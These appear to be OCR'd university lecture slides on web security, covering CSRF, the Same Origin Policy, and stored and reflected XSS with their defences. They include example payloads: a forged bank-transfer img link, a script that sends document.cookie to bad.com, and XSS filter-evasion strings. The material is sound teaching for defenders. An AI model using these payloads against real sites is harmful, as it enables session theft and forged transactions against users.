
URLs with side effects

- GET requests often have **side effects on server state**
  - Even though they are not supposed to
- What happens if
  - the **user is logged in** with an active session cookie
  - a **request is issued for the following link?**

- How could you get a user to visit a link?

```
http://bank.com/transfer.cgi?amt=9999&to=attacker
```

Exploiting URLs with Side-effects



```
<img
src="http://bank.com/transfer.cgi?amt=9999&to=attacker">
```

http://bank.com/transfer.cgi?amt=9999&to=attacker


Browser automatically visits the URL to obtain what it believes will be an image

Cross-Site Request Forgery

- Target: User who has an account on a vulnerable server (e.g., bank.com)
- Attack goal: make requests to the server *via the user's browser* that look to the server like the user intended to make them
- Attacker tools: ability to get the user to "click a link" crafted by the attacker that goes to the vulnerable site
- Key tricks:
  - Requests to the web server have predictable structure
  - Use of something like `<img src=…>` to force the victim to send it

CSRF protections: REFERER

- The browser will set the **REFERER** field to the page that hosted a clicked link



HTTP Headers

```
http://www.zdnet.com/worst-ddos-attack-of-all-time-hits-french-site-7000026330/

GET /worst-ddos-attack-of-all-time-hits-french-site-7000026330/ HTTP/1.1
Host: www.zdnet.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
```

- **Trust requests from pages a user could legitimately reach**
  - From good users, if referrer header present, generally trusted
  - Defends against session hijacks too

Problem: Referrer optional

- Not included by all browsers
  - Sometimes other legitimate reasons not to have it
- Response: **lenient referrer checking**
  - Blocks requests with a bad referrer, but allows requests with no referrer
  - *Missing referrer always harmless?*
- **No:** attackers can **force the removal of referrer**
  - **Bounce** user off of `ftp:` page
  - **Exploit browser vulnerability** and remove it
  - **Man-in-the-middle** network attack

CSRF Protection: Secretized Links


- **Include a secret in every link/form**
  - Can use a hidden form field, custom HTTP header, or encode it directly in the URL
  - Must not be guessable value
  - Can be same as session id sent in cookie
- **Frameworks help**: Ruby on Rails embeds secret in every link automatically

http://website.com/doStuff.html?sid=81asf98as8eak

Web 2.0

Dynamic web pages

- Rather than static or dynamic HTML, web pages can be expressed as a program written in Javascript:



Hello, **world: 3**

```
<html><body>
   Hello, <b>
   <script>
      var a = 1;
      var b = 2;
      document.write(“world: “, a+b, “</b>”);
   </script>
</body></html>
```

Javascript

(no relation to Java)

- Powerful web page **programming language**
  - Enabling factor for so-called **Web 2.0**
- Scripts are embedded in web pages returned by the web server
- Scripts are **executed by the browser**. They can:
  - **Alter page contents** (DOM objects)
  - **Track events** (mouse clicks, motion, keystrokes)
  - **Issue web requests** & read replies
  - **Maintain persistent connections** (AJAX)
  - ***Read and set cookies***

What could go wrong?

- Browsers need to **confine Javascript's power**
- A script on `attacker.com` should not be able to:
  - Alter the layout of a `bank.com` web page
  - Read keystrokes typed by the user while on a `bank.com` web page
  - Read cookies belonging to `bank.com`


Same Origin Policy

- Browsers provide isolation for javascript scripts via the **Same Origin Policy (SOP)**
- Browser associates **web page elements**…
  - Layout, cookies, events
- …with a given **origin**
  - The hostname (`bank.com`) that provided the elements in the first place


***SOP** =*

only ***scripts*** *received* ***from*** *a* ***web page's origin have access*** *to the page's elements*

Cookies and SOP



Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com



Semantics

- Store “us” under the key “edition”
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie with any future requests to `<domain>/<path>`

Cross-site scripting (XSS)


XSS: Subverting the SOP

- Site `attacker.com` provides a malicious script
- Tricks the user's browser into believing that the script's origin is `bank.com`
  - Runs with `bank.com`'s access privileges
  - One general approach:
    - Trick the server of interest (bank.com) to actually send the attacker's script to the user's browser!
    - The browser will view the script as coming from the same origin… because it does!

Two types of XSS

1. Stored (or "persistent") XSS attack
   - Attacker leaves their script on the `bank.com` server
   - The server later unwittingly sends it to your browser
   - Your browser executes it within the same origin as the `bank.com` server
2. Reflected XSS attack
   - Attacker gets you to send the `bank.com` server a URL that includes some Javascript code
   - `bank.com` *echoes* the script back to you in its response
   - Your browser executes the script in the response within the same origin as `bank.com`

Stored XSS attack



```
GET http://bad.com/steal?c=document.cookie
```

bad.com

1 **Inject malicious script**

Client

Browser

2 Request content

3 Receive malicious script

5 Steal valuable data

5 Perform attacker action

bank.com


```
GET
http://bank.com/transfer?amt=9999&to
=attacker
```

4 Execute the malicious script *as though the server meant us to run it*

Stored XSS Summary

- Target: User with *Javascript-enabled browser* who visits *user-influenced content* page on a vulnerable web service
- Attack goal: run script in user's browser with the same access as provided to the server's regular scripts (i.e., subvert the Same Origin Policy)
- Attacker tools: ability to leave content on the web server (e.g., via an ordinary browser).
  - Optional tool: a server for receiving stolen user information
- Key trick: Server fails to ensure that content uploaded to page does not contain embedded scripts

Reflected XSS attack



URL specially crafted by the attacker

5 Execute the malicious script *as though the server meant us to run it*

Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks :
. . .
</body></html>
```

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     "http://bad.com/steal?c="
     + document.cookie)
   </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

Browser would execute this within victim.com's origin

Reflected XSS Summary

- Target: User with *Javascript-enabled browser* who uses a vulnerable web service that includes parts of URLs it receives in the web page output it generates
- Attack goal: run script in user’s browser with the same access as provided to the server’s regular scripts
- Attacker tools: get user to click on a specially-crafted URL. Optional tool: a server for receiving stolen user information
- Key trick: Server does not ensure that it’s output does not contain foreign, embedded scripts

XSS Defense: Filter/Escape

- Typical defense is **sanitizing**: remove all executable portions of user-provided content that will appear in HTML pages
  - E.g., look for `<script> … </script>` or `<javascript> … </javascript>` from provided content and remove it
  - So, if I fill in the “name” field for Facebook as `<script>alert(0)</script>` and the script tags removed
- Often done on blogs, e.g., WordPress

https://wordpress.org/plugins/html-purified/

Problem: Finding the Content

- Bad guys are inventive: *lots* of ways to introduce Javascript; e.g., CSS tags and XML-encoded data:
  - `<div style="background-image: url(javascript:alert(’JavaScript’))">...</div>`
  - `<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]><![CDATA[cript:alert(’XSS’);">]]>`
- Worse: browsers “helpful” by parsing broken HTML!
  - E.g., IE permits javascript tag to be split across two lines; evaded MySpace filter
  - Hard to get it all

Better defense: White list

- Instead of trying to sanitize, ensure that your application validates all
  - headers,
  - cookies,
  - query strings,
  - form fields, and
  - hidden fields (i.e., all parameters)
- … against a rigorous spec of what should be allowed.
- Example: Instead of supporting full document markup language, use a simple, restricted subset
  - E.g., markdown

XSS vs. CSRF

- Do not confuse the two:
- XSS attacks exploit the trust a client browser has in data sent from the legitimate website
  - So the attacker tries to control what the website sends to the client browser
- CSRF attacks exploit the trust the legitimate website has in data sent from the client browser
  - So the attacker tries to control what the client browser sends to the website

Key Defense Idea: Verify, then Trust

- The source of **many** attacks is carefully crafted data fed to the application from the environment
- Common solution idea: **all data** from the environment should be ***checked*** and/or ***sanitized*** before it is used
  - **Whitelisting** preferred to *blacklisting* - secure default
  - **Checking** preferred to *sanitization* - less to trust